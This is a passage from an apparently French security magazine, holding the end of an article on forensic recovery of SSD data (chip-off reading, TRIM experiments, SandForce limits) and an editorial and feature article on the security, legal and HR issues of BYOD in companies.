Il est maintenant nécessaire de réorganiser les pages à l'intérieur des blocs. Nous avons obtenu de l'interrogation de la base de connaissances que ce modèle de contrôleur utilise un entrelacement interne de nouvelle génération. Nous désentrelaçons les pages en découpant par bloc puis en réassemblant par page. Enfin, il reste à réorganiser les blocs entre eux. Le contrôleur du disque est supporté par le logiciel ACE PC3000 Flash. Nous pouvons donc utiliser une fonction de « translator ». Cette fonction doit remettre les blocs dans l'ordre en utilisant des paramètres que les éditeurs du logiciel ont définis suite à des recherches sur ce type de contrôleur. Ceci permet d'éviter une étude fastidieuse des données de service.

Après avoir appliqué cette fonction, nous obtenons une image avec les blocs dans l'ordre. Cependant, un secteur de *boot* est trouvé avec une partition Linux. Mais le *root directory* est vide. Nous constatons également que le logiciel a découvert de nombreuses versions des premiers blocs. Nous devons donc essayer plusieurs combinaisons pour tenter d'accéder aux données. Dès lors, le remontage du dump physique peut être considéré comme terminé et la récupération de données s'effectue manuellement, souvent en présence du requérant, afin d'identifier les dernières versions des blocs et de se focaliser sur les données recherchées.

2.3 Expériences de récupération de données effacées

Essayons maintenant de récupérer des données effacées avec la commande TRIM, afin d'en évaluer la portée au niveau du dump physique.

Nous prenons un disque OCZ ONYX, équipé d'un contrôleur IDX100M01-LC supportant TRIM. Nous installons un système Windows 7 et nous nous assurons de l'activation du support de TRIM **(8)**. Nous réalisons un jeu de fichiers de test avec 5 fichiers de 1,1 Go composés de 0x20000 pages de 0x2000 octets chacune. Les pages sont remplies par « ligne » de 0x10 octets comprenant 8 octets de 0 puis le numéro de la page (en hexadécimal) codé sur 8 octets. Ce numéro est unique quel que soit le fichier (le fichier 2 commence là où le fichier 1 s'arrête).

Nous copions ces fichiers sur le disque puis les supprimons (Maj-Suppr pour une suppression définitive). Un logiciel forensique retrouve la trace des fichiers dans la MFT **(9)** mais ne ressort que des plages de 0 aux adresses logiques des données (sur un disque à plateaux, les données auraient été présentes). Ce résultat, au niveau logique, est conforme aux effets escomptés de la commande TRIM détaillés en 1.4.

Afin d'évaluer la portée de TRIM au niveau physique, nous allons maintenant procéder à une analyse des données contenues sur les composants Flash du disque SSD. Nous arrêtons le système mais laissons le disque sous tension pendant 1h30 afin que le garbage collector ait le temps de s'exécuter et de « nettoyer » les blocs précédemment libérés. Ensuite, nous dessoudons les 16 composants mémoire du disque et les lisons. Le contrôleur étant déjà connu, nous appliquons la même méthode que dans l'exemple précédent. Cependant, volontairement, nous ne procédons pas à la réorganisation des blocs (*translator*). Nous recherchons uniquement les pages spécifiques créées dans les fichiers du jeu de test. Nous retrouvons 612 365 pages alors que le jeu initial en comptait 655 360. Le taux de récupération sur cet exemple est donc de 93,44%.

Cet exemple nous montre que malgré une commande TRIM qui ne permet pas de récupérer des données

au niveau logique, celles-ci sont encore présentes physiquement. Le contrôleur nous présente donc des données (les zéros) qui n'existent pas. Une hypothèse peut expliquer ce phénomène : le contrôleur maintient une table contenant les blocs libres. Il interroge cette table lors de la lecture d'une page et présente des zéros si le bloc demandé est présent. Cependant, la récupération de ces données n'est pas triviale car il faut ensuite pouvoir retrouver l'assemblage des blocs effacés qui sont par définition exclus par le contrôleur de la vision logique.

3 Limites de la récupération de données sur SSD

3.1 Intégrité de la copie

Certaines rumeurs, spécialement dans le monde criminalistique, disent qu'il serait difficile de prouver l'intégrité de la copie d'un disque SSD par un logiciel d'acquisition forensique (*imager*). Il faut tordre le cou à ces affirmations pour plusieurs raisons.

D'une part, le mécanisme de gestion de données wear leveling agit au niveau physique et non logique. Ainsi, les données présentées par le contrôleur, les blocs logiques, restent les mêmes, quel que soit le bloc physique où elles sont stockées.

D'autre part, les mécanismes liés à la commande TRIM qui peuvent avoir un impact sur les données présentées par le contrôleur (cf 1.4.2) sont déclenchés dans des délais de l'ordre de la minute. Du point de vue d'une enquête, à moins de tomber sur un mis en cause en train d'effacer les données au moment de la perquisition, les données ne changeront pas. Des copies successives présenteront donc toutes les mêmes données et la même signature.

3.2 Diversité des implémentations

L'expérience nous a démontré que, même si les mécanismes se ressemblent fortement et que des grands principes émergent, il n'existe pas de standard quant à la gestion des données physiques sur un SSD.

Nous avons constaté que le garbage collector, notamment, se déclenche suivant des paramètres différents selon les fabricants. Il n'est donc pas possible de définir le comportement d'un SSD sans l'étudier précisément, et ainsi d'évaluer la capacité à retrouver des données effacées.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

NSC #1
NoSuchCon 2013
15-16-17 MAY
IN PARIS
WWW.NOSUCHCON.COM
design: www.othom.fr

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

3.3 Contrôleur utilisant la compression ou le chiffrement

Actuellement, la compagnie SandForce, gros fabricant de contrôleurs pour SSD (près de 50% du marché), fournit une technologie vantée comme robuste et rapide. Elle utilise notamment une forme de compression pour réduire les mouvements de blocs. Cependant, en plus de la compression, SandForce chiffre les données afin de garder le secret de ses algorithmes. La récupération de données sur les puces gérée par ces contrôleurs est impossible par la méthode décrite en partie 2 (dessoudage et lecture des composants).

Des recherches sont actuellement en cours dans les laboratoires criminalistiques européens et chez les fournisseurs de solutions de récupération de données pour trouver des alternatives. Deux pistes principales sont à l'étude :

- l'utilisation de ports de *debug* JTAG **(10)** de la carte électronique ;
- le détournement de la fonction de mise à jour du *firmware* du contrôleur pour accéder à des fonctions bas niveau.

Conclusion

Retrouver, à l'aide d'un outil forensique classique, des données effacées sur un disque SSD devient de plus en plus difficile suite à l'adoption de la commande TRIM par les systèmes d'exploitation récents. En effet, dans un souci d'augmenter les performances en écriture, l'OS « désigne » via cette commande les plages de mémoire à effacer, pouvant ainsi être préparées pour une prochaine réécriture (effacement des blocs physiques correspondants).

Récupérer des données (visibles surtout) sur un SSD défectueux est possible mais pas trivial. Contrairement aux disques magnétiques, pour lesquels la partie réparation est difficile et incertaine, copier les données présentes en mémoire d'un SSD n'est pas un problème. Par contre, celles-ci sont totalement désorganisées et retrouver cette organisation est une tâche compliquée. La deuxième partie de cet article en témoigne brièvement.

La récupération de données sur un support défectueux, que ce soit sur un disque magnétique ou un SSD, reste donc un défi qu'il faut relever chaque jour... Paradoxalement, la récupération de données sur un SSD en parfait état de fonctionnement est un défi encore plus difficile à relever si l'on veut exploiter les traces physiques de données logiquement effacées ou surchargées (TRIM, wipe, etc.). ■

Notes

(1) action de répartir la charge uniformément

(2) en traduction littérale, « ramasseur de poubelle »

(3) Logical Block Address : adresse logique utilisée par le système d'exploitation

(4) Redundant Array of Independent Disks

(5) ou exclusif

(6) http://www.pc-3000Flash.com/solbase/index.php?parent_id=9&lang=eng

(7) ACE PC 3000 Flash, Soft Center

(8) dans une invite de commande : fsutil behavior set disabledeletenotify 0

(9) Master File Table : table d'entrée des répertoires et fichiers (cf NTFS)

(10) Join Test Action Group

Bibliographie

[1] Fkrezgy Yohannes, (2011, SOLID STATE DRIVE (SSD) DIGITAL FORENSICS CONSTRUCTION, Politecnico di Milano - Thèse)

[2] Graeme B. Bell et Richard Boddington, (2010, « SSD : The Beginning of the End of Current Practice in Digital Forensic Recovery ? »)

[3] European Union - European Commission Directorate General Home Affairs - Prevention of and Fight against Crime Program (2012, « SSD - Techniques and Forensic Issues »)

[4] Christopher King, Timothy Vidas (2011, « Empirical analysis of solid state disk data retention when used with contemporary operating systems »)

[5] Nitin Agrawal , Vijayan Prabhakaran, Ted Wobber, John D. Davis, Mark Manasse, Rina Panigrahy (2008, « Design Tradeoffs for SSD Performance »)

[6] Wikipédia - TRIM (http://en.wikipedia.org/wiki/TRIM)

[7] Wikipédia - Write Amplification (http://en.wikipedia.org/wiki/Write_amplification)

[8] Robert Hallock (2008, The hows and whys od SSDs, http://icrontic.com/article/how_ssds_work)

[9] Al Fazio (2004, Flash Memory Scaling, MRS Bulletin)

[10] Seiichi Aritome, Riichiro Shirota, Gertjan Hemink, Tetsuo Endho et Fujio Masuaoka (1993, Reliability Issues of Flash Memory Cells)

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

AJOUTEZ
LES NOUVELLES MÉTHODES
DE DURCISSEMENT
SYSTÈME À VOTRE
ARSENAL.

FORMATIONS SÉCURISATION

Cours SANS Institute
Certifications GIAC

SEC 505
Sécuriser Windows

SEC 506
Sécuriser Unix & Linux

DEV 522
Durcissement des applications Web

Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr

www.hsc-formation.fr

SANS

GIAC

HSC

création agence Cometlink - crédit photo : Hedge

BRING YOUR OWN DEVICE ou l'histoire d'une bombe à retardement !

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Dernièrement, lorsque j'ai essayé d'expliquer à une amie non informaticienne ce qu'était le BYOD, elle m'a répondu : « c'est un peu comme la fin des uniformes dans les écoles ». Passée la surprise de cette métaphore inhabituelle, et avec toutes les réserves d'usage concernant les analogies entre l'informatique et le monde tangible [1], cette image m'a semblé parfaitement illustrer ce que nous sommes peut-être en train de vivre.

Et si le BYOD, au-delà d'une mode, était une transformation beaucoup plus profonde ? Que les ordinateurs, tablettes et *smartphones* soient devenus des objets tellement intimes, qu'il semblera bientôt totalement liberticide, voire fascisant, de devoir en changer en passant la porte de son employeur. Que la fourniture d'ordinateurs portables par l'entreprise deviendra l'exception au même titre que la mise à disposition d'une voiture ou d'un uniforme. Qu'une position sur le BYOD telle que celle défendue par l'ANSSI aujourd'hui prêtera demain à sourire comme les plaidoyers en faveur du retour de l'uniforme à l'école.

Le fait de mélanger sur un même terminal vie privée et vie professionnelle n'est pas une nouveauté en soi. Lors de la JSSI 2005 de l'OSSIR, Cédric Blancher faisait une présentation intitulée « Mobilité, le trou dans la cuirasse… Des risques induits par le nomadisme » [2] et posait déjà certaines des problématiques liées au BYOD (usage privé et non maîtrisé d'un terminal professionnel) et proposait des recettes toujours applicables telles que le 802.1X et le NAC.

Pourtant, le BYOD pose des problématiques inédites notamment en matières juridique et organisationnelle. Il ne s'agit plus de savoir comment un terminal qui sera utilisé à titre privé pourra rester sécurisé, mais si les services informatiques de l'entreprise auront encore le droit d'y toucher, de déterminer à qui appartiendra des données professionnelles stockées sur un terminal privé ou encore, en cas d'infection du réseau d'entreprise, si c'est la DSI ou le propriétaire du terminal qui sera responsable.

Le BYOD oblige également à totalement repenser l'exploitation des ressources informatiques. La gestion du parc avec un AD, l'application de GPO et la mise à disposition de partages réseaux semblent avoir pris un certain coup de vieux (d'ailleurs, combien de collaborateurs ont déjà mis toutes leurs données sur DropBox ?). De même que les modèles de sécurité considérant que la protection des données de l'entreprise n'est possible qu'au travers de terminaux totalement contrôlés branchés sur un réseau totalement de confiance. Il est à noter que dans certaines hypothèses, ainsi qu'exposé dans l'édito d'Hervé Schauer [3] abordant ces problématiques, cette approche garde toute sa pertinence.

Des solutions techniques sont disponibles pour encadrer, et non pas subir, ce changement profond, mais la mise en place de ces outils est un projet en soi. Il va falloir repenser le réseau, le faire évoluer, remplacer des équipements, redévelopper certaines applications.

La complexité de l'encadrement du BYOD et son accompagnement technique relativisent fortement l'effet d'aubaine considérant uniquement le bénéfice lié à la suppression d'une ligne de dépense. Mais il est urgent de se préparer à ce phénomène faute de quoi nous nous retrouverons démunis devant le fait accompli.

De quoi se demander si le retour aux jupes plissées n'aurait finalement pas un certain charme…

Cédric Foll / @follc

[1] http://sid.rstack.org/blog/index.php/194-de-l-utilite-des-analogies

[2] http://www.ossir.org/jssi/jssi2005/1A.pdf

[3] http://www.hsc-news.com/archives/2011/000087.html

BYOD, L'ÉPINE DANS LE PIED DE LA DSI, MAIS PAS QUE...

Virginie Galindo – gemalto - virginie.galindo@gemalto.com – @poulpita

mots-clés : COPE / SAP / DSI / OTP / ROI

La tendance du Bring Your Own Device (apportez votre propre matériel) est dans l'air depuis quelques années. Il s'agit pour un employé d'utiliser un équipement personnel pour effectuer son travail de tous les jours, et donc accéder à l'Intranet de son entreprise, aux applications métiers, à la messagerie. L'année 2012 aura été marquée par la présence de ce sujet dans tous les événements traitant de sécurité informatique. Cette mise en lumière est due au grand nombre de problèmes pratiques que soulève le BYOD, incluant des aspects sécuritaires mais également organisationnels. Cet article propose d'exposer à quel point le BYOD est un sujet suffisamment sensible pour que son déploiement mobilise différents départements opérationnels des grandes entreprises.

1 BYOD, bring your own device

Le BYOD se décline sous plusieurs formes que l'on peut s'amuser à lister : le *Bring Your Own Device* qui regroupe le *Bring Your Own Mobile* et *Bring Your Own Computer*, ou encore le *Buy Your Own Device*, ou encore de manière un peu plus futuriste le *Bring Your Own Application*. Notons l'arrivée du cousin du BYOD, le COPE, *Corporate Owned, Personnally Enabled*, qui est une tentative de faciliter aux employés l'utilisation d'un matériel unique, subventionné et détenu par l'entreprise pour des usages personnels, en toute confiance. La notion clé qui recoupe toutes ces abréviations est le fait que l'utilisateur choisit son type d'appareil ou son application, endossant par là même une partie des responsabilités usuellement attribuées à la DSI et à l'entreprise.

L'apparition du BYOD s'explique par plusieurs facteurs :

- la démocratisation des équipements privés, en ordinateur, *smartphone* ou tablette, parfois plus performants ou récents que les équipements mis à disposition par les entreprises ;
- la multiplication des situations de mobilité et de travail à distance ;
- le mélange des genres entre les outils et applications utilisés dans la sphère privée et la sphère professionnelle - la messagerie électronique, le GPS, ... ;
- la demande forte de certaines populations d'utiliser le matériel de leur choix (par exemple les jeunes embauchés et les cadres dirigeants).

Le BYOD est un *buzz word*, largement médiatisé, associé à toutes les conversations de solution d'entreprise mobile, mais il est important de noter qu'il recouvre plusieurs formes d'usage, qui n'auront pas le même impact en termes de déploiement. Il peut s'agir de l'utilisation d'un smartphone pour consulter du courrier électronique sur un portail webmail, ou de la connexion à l'Intranet de l'entreprise depuis un client VPN installé sur un PC portable personnel, ou encore de l'accès à des applications métiers en mode web ou non. Le phénomène peut impacter, on le comprend, plusieurs couches du système informatique.

Parce que le BYOD a d'abord été porté par une pratique naturelle des utilisateurs, il s'est longtemps déployé de manière non contrôlée. Un scénario très schématique serait le suivant : un cadre vient de recevoir

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

une tablette à Noël, et il souhaiterait lire ses mails professionnels le dimanche matin, en prenant son petit déjeuner. Quel que soit le regard que l'on puisse porter sur ce scénario, il est important de ne pas ignorer que le cadre en question sera capable de passer du temps à trouver des solutions, bidouiller, discuter avec ses collègues de l'IT pour finalement réaliser son souhait.

Une des réponses de l'entreprise a été de créer des pilotes, des exceptions, des *clusters* d'utilisateurs ayant accès à certains privilèges. Néanmoins, la consumérisation des smartphones et tablettes par une large population chez les travailleurs ne permet plus ce genre de politique au cas par cas. La plupart des entreprises connaissent le phénomène du BYOD. Mais ce qui les différencie les unes des autres est la façon d'en tenir compte : pour certaines, le BYOD est interdit, pour d'autres, il est toléré (mais non contrôlé), et enfin, dans de rares cas, il est contrôlé, mais bien souvent dans son aspect technique sans tenir compte des aspects légaux et sociaux, qui on le verra sont essentiels dans cette affaire. Nul ne peut nier aujourd'hui que le BYOD introduit de nouvelles pratiques de travail et a un effet non négligeable sur la vie des salariés. Il est temps pour les grandes entreprises d'ajouter dans la liste des projets transversaux le BYOD.

2 Quelques entreprises qui ont sauté le pas

Certaines entreprises de grande taille se sont exprimées à propos de leur déploiement du BYOD. Les témoignages indiquent que les premières utilisations se sont déroulées dans un cadre de téléphone mobile, sur des applications limitées. Par exemple, Ford a initié en 2011 un programme permettant à ses employés de consulter leurs e-mails depuis leur BlackBerry. La flotte autorisée s'est ensuite étendue aux iPhone et iPad. L'expérience a sans doute été couronnée de succès puisqu'en juin 2012, Ford a annoncé une évolution de sa politique de sécurité sur le BYOD, associée à une amélioration de l'expérience utilisateur **[1]**. On notera que IBM a été un des premiers à autoriser ses collaborateurs à plugger leurs équipements personnels. Ainsi, en 2011, 40 000 sur les 400 000 collaborateurs utilisaient leur téléphone ou tablette pour accéder aux applications métiers. Néanmoins devant la désinvolture de certains employés, la direction a dû interdire l'utilisation de quelques applications telles que Dropbox ou iCloud afin de maîtriser (partiellement) la copie des données entreprises **[2]**.

SAP, Australia New Zealand, déclarait en mars 2012 que le déploiement du BYOD avait été un facteur différenciant pour leurs récentes recrues, notamment celles de la Génération Y, qui ne semblaient pas apprécier d'utiliser deux équipements différents sur leur lieu de travail et à la maison. Bien que l'ambition ait été dès le début pour SAP de déployer le BYOD de manière globale, le retour de terrain a démontré que ce genre de projet ne pouvait se concevoir que localement, en intégrant les aspects *business*, juridiques, ressource humaine et IT **[3]**.

Enfin, Thierry Breton, PDG d'ATOS, annonçait en avril 2012 avoir l'ambition d'intégrer le BYOD pour une partie de ses employés, sur la base de matériel subventionné à hauteur de 1000 euros, fournissant une authentification biométrique pour accéder à un nombre limité d'applications métiers dans le *cloud*. En décembre dernier, le même Thierry Breton mettait en garde les directeurs de Sécurité des Entreprises réunis en colloque annuel sur les risques de la pratique du BYOD, rappelant qu'un accompagnement des employés et une sensibilisation à la sécurité étaient essentiels pour garantir un déploiement sans risque **[4]**.

Bref, certaines entreprises abordent timidement le sujet, d'autres se penchent dessus afin de développer une vraie stratégie. Faisons le point du déploiement réel du BYOD grâce à quelques chiffres.

3 L'état du déploiement BYOD

Initié par quelques *geeks* passionnés de Mac, puis relayé par l'avènement des smartphones, le phénomène s'est encore renforcé avec l'arrivée des tablettes.

Une récente analyse de janvier 2013 conduite par Frost & Sullivan, pour le compte de (ISC)2 Foundation, a interrogé plus de 1500 responsables DSI dans le monde entier. L'analyse démontre que 53% des entreprises interrogées autorisent leurs employés et/ou leurs partenaires à utiliser leur réseau depuis leur matériel personnel. 87% des entreprises déclarent être ouvertes à accueillir des smartphones, 79% des tablettes et 72% des ordinateurs. Par ailleurs, les systèmes d'information sont capables de supporter des environnements de type iOS à hauteur de 84%, Android à 75%, RIM Blackberry ou QNS à 62%, et enfin, Windows Mobile à 51%. Ces chiffres globaux donnent une bonne indication que le phénomène est en route, conduit par le cas d'usage du smartphone. Néanmoins, en France, le phénomène reste peu répandu. D'aucuns accusent les DSI françaises d'être frileuses, ou encore les entreprises d'être freinées par les aspects juridiques. Une étude de CISCO auprès de 4900 décideurs IT (dont 450 en France) dans 18 secteurs d'activité de 9 pays démontre que la France est le pays où le BYOD est le moins bien traité : seuls 40% des responsables informatiques français pensent que le « BYOD » est un phénomène positif **[5]**.

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

4 Les impacts dans l'entreprise

Quelles seraient les raisons de freiner l'adoption du BYOD dans les grandes entreprises ? En quoi cette flexibilité offerte peut paraître moins attractive pour les entreprises que pour les salariés ? Avouons-le, cette flexibilité du poste de travail n'est pas sans conséquence sur l'organisation des entreprises, l'arrivée du BYOD bouscule un certain nombre de paramètres jusqu'ici sous le contrôle des entreprises :

- la sécurité, le contrôle, et la maintenance des postes de travail ;
- la nature privée ou publique des données et applications utilisées sur les postes ;
- la définition du temps de travail.

Malgré ces problématiques délicates à résoudre, l'entreprise peut avoir un certain intérêt à favoriser cette pratique : le BYOD pourrait être vu comme une opportunité de faire plaisir à un salarié en le laissant travailler avec l'outil de son choix, tout en réduisant la facture relative à la gestion de la flotte informatique.

On le voit, avec ces différents éléments, plusieurs départements des entreprises risquent d'être impactés : la Direction de Systèmes d'Information, la Direction des Ressources Humaines, les services juridiques, la Direction des Affaires Financières. Regardons en détail les embûches et les possibles solutions qui s'offrent à ces services pour progresser dans une démarche raisonnable d'adoption du BYOD.

5 La sécurité et la DSI

L'entrée sur les systèmes informatiques de mobiles, tablettes ou ordinateurs dont l'état de santé est laissé aux mains du salarié pose la question de la sécurité globale du système. La connaissance des risques encourus est la clé pour progresser sur le sujet de façon sereine.

5.1 La tendance

Tout d'abord, il est important de noter que les appareils les plus utilisés dans le cas du BYOD sont évidemment des smartphones ou des tablettes dernier cri. Exit donc la prédominance des BlackBerry reconnus pour leurs capacités de chiffrement, qui étaient un temps incontournables dans les environnements « corporate ». Et bienvenue au matériel à base d'OS Android ou iOS, conçu pour permettre aux utilisateurs de consommer des applications et des services et qui sont un vrai challenge pour la sécurité. La littérature sécuritaire ne cesse de rapporter mois après mois de nouvelles vulnérabilités sur ces environnements (avec une forte exposition des équipements à base d'Android). Le milieu « corporate » se retrouve ainsi soumis aux risques « consumers », c'est-à-dire des attaques par le biais d'applications chargées depuis des sites de type AppStore ou Play et de navigateurs présentant des vulnérabilités.

5.2 La sécurité du poste de travail

Rappelons que le principal risque contre lequel l'entreprise doit se prémunir est la fuite de données sensibles. Cette fuite peut arriver par plusieurs canaux : l'introduction de logiciels malveillants et le vol du matériel. Dans un cadre traditionnel, les contre-mesures mises en place par les DSI prudentes permettent de surveiller les applications installées sur la machine de l'utilisateur et de gérer les droits d'accès d'une machine au SI. Dans le cas du BYOD, deux difficultés majeures apparaissent : la flotte des équipements est très fragmentée, et la sécurité du poste de travail revient à l'utilisateur. Mais comment demander à chaque utilisateur de maintenir en parfait état un smartphone ou une tablette sur une longue durée tout en conservant ses habitudes de charger de nouvelles applications ? Par ailleurs, la question du matériel en partie privée nécessite d'intégrer l'idée que l'utilisateur pourra prêter son équipement à ses enfants de manière ponctuelle. L'identification de l'utilisateur devient donc un enjeu majeur pour donner accès aux données sensibles de l'entreprise. Idéalement, il faudrait que la machine de l'utilisateur puisse présenter des capacités de contrôle d'accès fort, d'isolation des applications, de chiffrement des données, et de contrôle des applications chargées.

Cependant, même en imaginant que le poste soit protégé de manière rapprochée, la DSI devra assumer que toute machine de type BYOD entrant sur son système présente un risque d'introduire des vulnérabilités. Il est donc essentiel que l'entrée de cette catégorie de matériel soit sous surveillance particulière. Ceci nécessite de bien connaître l'architecture de son SI, de segmenter les services accessibles ou non par ces machines, et de gérer de manière fine cette catégorie de matériel : reconnaissance des appareils, accès filtrés aux applications web et/ou métiers, audit des machines, ...

5.3 Les solutions existantes

Il existe des solutions adaptées en fonction des usages attendus. Selon que l'on accède au web mail seulement ou que l'entreprise permette l'accès à des applications métiers, l'exposition et les risques encourus sont légèrement différents. Néanmoins, dans tous les cas,

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

une solution d'authentification du materiel devra être mise en place. Cette authentification peut être plus ou moins complexe, sur la base d'un simple certificat, ou encore sur la base d'une double authentification (par exemple par l'utilisation de mot de passe à utilisation unique, communément appelé OTP pour *One Time Password*). Afin de pallier le problème de mise à jour des applications et de suivi de l'état du matériel accédant au SI, les entreprises ont souvent recours à des solutions de *Mobile Device Management* (MDM), qui permettent sur la base d'un client installé sur l'équipement de contrôler les opérations effectuées, et d'appliquer une politique de sécurité appropriée. Une solution de MDM offrira en général la possibilité de gérer plusieurs types d'environnement d'exécution (Android, iOS, au minimum), ainsi que la possibilité de bloquer ou effacer un terminal déclaré volé ou disparu, de suivre les mises à jour de *firmware* de l'équipement. Libre ensuite à la DSI, avec ces outils, d'appliquer des politiques plus ou moins strictes d'accès au service ou de mise en quarantaine des terminaux, selon leur vulnérabilité.

5.4 Et le régulateur dans tout ça ?

Le régulateur, et plus particulièrement l'Agence Nationale de la Sécurité des Systèmes de l'Information (ANSSI), s'est récemment prononcé sur le sujet avec une clarté que certains vendeurs de solutions de BYOD ont eu à regretter. Au cours des *Assises de la Sécurité IT*, en octobre 2012, Patrick Pailloux, Directeur Général de l'ANSSI, a encouragé toutes les entreprises à rejeter la tentation de déployer du BYOD, indiquant que les solutions actuelles péchaient toutes par une sécurité insuffisante **[6]**. Dans le même temps, l'ANSSI a publié un guide d'hygiène informatique en entreprise à destination des Responsables de la Sécurité des Systèmes d'Information **[7]**, contenant 40 règles de bon sens, parmi lesquelles la règle 5 vient renforcer la position de l'ANSSI : interdire la connexion d'équipements personnels au système d'information de l'entreprise.

Du côté des États-Unis, on notera que le *National Institute of Standard and Technology* est en train de consulter le public sur un document nommé « Guidelines for Managing and Securing Mobile Devices in the Enterprise » **[8]**. Bien que ce document soit à l'état de brouillon, et puisse être soumis à des changements, le NIST offre dans ce guide une possible porte de sortie pour intégrer les appareils du personnel sur les réseaux de l'entreprise : il recommande de prendre en main l'appareil avant de l'accepter, afin de connaître son état initial et être ensuite capable de tracer ses évolutions et maintenir une certaine confiance dans cet appareil. Néanmoins, le NIST indique que le BYOD est un phénomène que le *jailbreak* ou le *rootage* affaiblissent, de même que l'absence de technologie garantissant l'intégrité du système d'exploitation d'une machine, tel que le *Trusted Platform Module* (TPM) développé dans le cadre du *Trusted Computing Group* (TCG), une technologie integrée dans les récents produits de Microsoft.

6 Le service juridique

6.1 Loi informatique et le CIL

Les systèmes informatiques des grandes entreprises usent souvent de service de *monitoring*, de *log* d'activité, de gestion de flotte informatique, et de sauvegarde de machine. Sauf cas exceptionnel où les terminaux seront équipés d'une solution qui assure une étanchéité forte entre les données personnelles et professionnelles, la DSI se chargera donc potentiellement de manipuler un mélange des données personnelles et privées d'un salarié. Or la loi Informatique et Libertés oblige à une gestion transparente des données relatives à un utilisateur. Dans le cas où des données personnelles sont gérées, la sensibilité des utilisateurs risque d'augmenter de manière considérable, resserrant la pression sur les mesures de confidentialité, et donc sur les obligations en lien avec la loi Informatique et Liberté. Le Correspondant Informatique et Liberté (CIL) sera dans ce cas un interlocuteur clé pour construire une stratégie appropriée.

6.2 La notion de responsabilité

Admettons que votre tablette soit de nature à être acceptée sur les systèmes informatiques de votre entreprise, admettons que ce jour-là, une fausse manipulation soit faite du côté de la DSI et que vos données soient effacées ou que l'état de votre machine soit modifié au point de l'altérer. Qui sera responsable de sa réparation ou de son remplacement ? Quelle sera la responsabilité de l'entreprise dans la détérioration de ce bien ? En cas de perte du bien du salarié, quelle sera la responsabilité de celui-ci si cette perte donne lieu à une fuite d'information confidentielle pour l'entreprise ? Sans parler du cas d'une saisie liée à une enquête judiciaire touchant l'entreprise. Enfin, le cas du départ d'un salarié de l'entreprise doit être considéré avec beaucoup d'attention, dans la mesure où le formatage des données de son équipement personnel doit pouvoir être possible, tout en respectant ses données personnelles. La littérature regorge de cas tordus mais possibles, auxquels il faudra penser avant de décider d'adopter le BYOD **[9]**.

On sent bien qu'ici, il est important d'établir les règles du jeu avant que de telles situations ne se concrétisent. Le recours à une charte spécifique qui décrive en détail les conditions d'utilisation des appareils

Ce document est la propriété exclusive de MAXIME WALTER (mawalter@deloitte.fr) - 07 mars 2013 à 15:56

personnels dans les systèmes informatiques parait être une première action de bon sens. Ce sera l'occasion de balayer tous les cas possibles, en tenant compte des dernières jurisprudences. Il sera nécessaire de clarifier aussi, et surtout, qui est propriétaire et responsable des applications, quel est le niveau de support que pourra espérer avoir un salarié en cas de problème d'appareil endommagé, perdu, et que deviendra l'appareil en cas de départ de l'entreprise... Bref, tous les cas possibles devront être décrits et portés à la connaissance de l'utilisateur afin d'éviter les malentendus ou les situations de procès. Cette charte devra être rédigée avec l'aide des services juridiques, on l'aura compris **[10]**.

7 Les ressources humaines et le management

7.1 L'équité entre les salariés

Tous les employés ne sont pas forcément égaux face à la technologie. Certains en sont friands, d'autres moins. Certains allouent un budget conséquent pour acheter les derniers gadgets, d'autres ont fait un choix différent. Le déploiement du BYOD pose évidemment la question de l'égalité des salariés, avec le risque notamment de créer des conditions de travail différentes entre salariés ayant des missions similaires. Il est important de noter que le BYOD, avec son caractère potentiellement intrusif dans la vie personnelle, doit rester le choix des employés. Ils doivent avoir le droit de refuser cette pratique si elle ne convient pas à leur mode de vie ou de travail.

7.2 L'accélération des rythmes de travail

Bien que le BYOD ne soit que la continuité d'une tendance de travail en situation de mobilité, sa formalisation questionne la notion de temps de travail. En effet, un salarié qui utilise son équipement le soir, et vaque alternativement à des occupations personnelles ou professionnelles, n'est-il pas potentiellement en train de fabriquer des conditions de stress intense ? Le risque que les notions de temps de travail et temps personnel glissent est non négligeable. Le spectre des risques psycho-sociaux n'est pas loin. Ici encore, il sera donc important de rappeler aux pratiquants du BYOD (et à leur hiérarchie) que le fait de détenir du matériel connecté dans sa sphère privée n'entraîne aucune obligation pour les travailleurs de consulter de manière continue leurs applications professionnelles. À ce titre, il est donc important de sensibiliser la Direction des Ressources Humaines et les instances représentatives du personnel pour les associer à la réflexion et au déploiement du BYOD dans l'entreprise. Une campagne d'accompagnement et de sensibilisation des salariés paraît également nécessaire, couvrant aussi bien les risques sécuritaires liés au BYOD, que les dérives de mode de travail qu'il peut induire.

8 L'ajustement des coûts et la direction financière

8.1 Les bénéfices évidents

L'attrait du BYOD est souvent justifié par une promesse de diminution de coûts. En effet, au premier abord, le principe de laisser à la charge des collaborateurs l'achat du matériel baisse de manière mécanique le budget alloué à la flotte informatique. Une machine connectée est souvent accompagnée d'un abonnement

LEXSI
INNOVATIVE SECURITY.FOR BUSINESS
Conseil / Audit / Formations
Veille et lutte contre la cybercriminalité

DÉCOUVREZ
LES FORMATIONS
TECHNIQUES LEXSI

GIAC SANS

Formations certifiantes GIAC du SANS Institute, plus grande référence mondiale dans le domaine de la sécurité informatique
- SEC 401 : Principes essentiels de la sécurité
- SEC 504 : Techniques de piratages, exploits et gestion d'incidents
- SEC 542 : Intrusions dans les applications web
- SEC 560 : Intrusions Réseaux et Ethical Hacking
- FOR 508 : Analyse Forensique et réponses aux incidents

Cursus complet Ethical Hacking
Découverte et cartographie de la cible, Attaques sur les mécanismes d'authentification, Techniques d'intrusion systèmes et réseaux, Attaques WEB et applicatives, Maintien des accès et invisibilité, Attaques TOIP / Smartphones

Cursus Sécurité dans les Développements
Fondamentaux et OWASP, détection des failles, protection de l'application et de son code, mise en œuvre des mesures de sécurisation du code applicatif, réalisation d'un audit de code et d'une revue de conception.

